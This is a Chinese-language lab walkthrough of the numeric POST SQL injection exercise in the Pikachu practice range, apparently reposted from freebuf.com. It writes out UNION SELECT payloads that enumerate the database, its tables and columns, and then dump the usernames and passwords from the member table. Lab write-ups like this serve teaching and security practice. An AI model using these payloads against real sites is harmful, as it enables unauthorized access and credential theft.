pikachu靶场-Sql Inject(SQL注入)-数字型注入(POST) – 作者:知非知非知非

45次阅读
没有评论

pikachu靶场-Sql Inject(SQL注入)-数字型注入(POST) - 作者:知非知非知非



先搜索一个1,在抓包分析一下:

pikachu靶场-Sql Inject(SQL注入)-数字型注入(POST) - 作者:知非知非知非


发现请求方式是POST,无法构造URL,只能通过改包尝试!!!

pikachu靶场-Sql Inject(SQL注入)-数字型注入(POST) - 作者:知非知非知非

把这个报文发送到REPEATER中,我们开始尝试参数!!!


首先,由于是数字型参数,就不需要加单引号或者双引号,咱们直接先直接发送一次,再构造发送一次!!!

直接发送:
pikachu靶场-Sql Inject(SQL注入)-数字型注入(POST) - 作者:知非知非知非

pikachu靶场-Sql Inject(SQL注入)-数字型注入(POST) - 作者:知非知非知非



构造后发送!!发现所有的信息都输出出来,证明or 2=2,正常执行,存在SQL漏洞,接下来,咱们接着构造
pikachu靶场-Sql Inject(SQL注入)-数字型注入(POST) - 作者:知非知非知非

pikachu靶场-Sql Inject(SQL注入)-数字型注入(POST) - 作者:知非知非知非



当构造PAYLOAD 到3时,出现报错信息,证明当前表格,只有两列!!!!
pikachu靶场-Sql Inject(SQL注入)-数字型注入(POST) - 作者:知非知非知非

pikachu靶场-Sql Inject(SQL注入)-数字型注入(POST) - 作者:知非知非知非

接着构造!这里后面没有引号或其他数据,所以不需要注释将后面的内容注释掉!!!



可以看到1和2,两个输出数字,接下来,我们把1和2更换为SQL语句!!!


构造语句为:id=-1 union select 1 database()
pikachu靶场-Sql Inject(SQL注入)-数字型注入(POST) - 作者:知非知非知非

pikachu靶场-Sql Inject(SQL注入)-数字型注入(POST) - 作者:知非知非知非

pikachu靶场-Sql Inject(SQL注入)-数字型注入(POST) - 作者:知非知非知非



我们通过以上的语句,可以看到,当前的数据库名为pikachu,接着我们查询当前数据库下的表名。

构造语句:

id=-1 union select 1,group_concat(table_name) from information_schema.tables where table_schema=’pikachu’
pikachu靶场-Sql Inject(SQL注入)-数字型注入(POST) - 作者:知非知非知非

pikachu靶场-Sql Inject(SQL注入)-数字型注入(POST) - 作者:知非知非知非

查询到的数据库包含的表名称为:httpinfo,member,message,xssblind



接下来,我们通过构造发现表member中的所以列的名称!!!

构造语句:union select 1,group_concat(column_name) from information_schema.columns where table_name=’member’
pikachu靶场-Sql Inject(SQL注入)-数字型注入(POST) - 作者:知非知非知非

pikachu靶场-Sql Inject(SQL注入)-数字型注入(POST) - 作者:知非知非知非


可以考到列中比较有参考价值的为username和pw 两个字段!!!所以我们来爆破他们!!!


构造payload:union select username,pw from member
pikachu靶场-Sql Inject(SQL注入)-数字型注入(POST) - 作者:知非知非知非

pikachu靶场-Sql Inject(SQL注入)-数字型注入(POST) - 作者:知非知非知非

所有的用户名和密码对已经获得,结束!!!

来源:freebuf.com 2021-07-20 08:22:22 by: 知非知非知非

正文完
 0
评论(没有评论)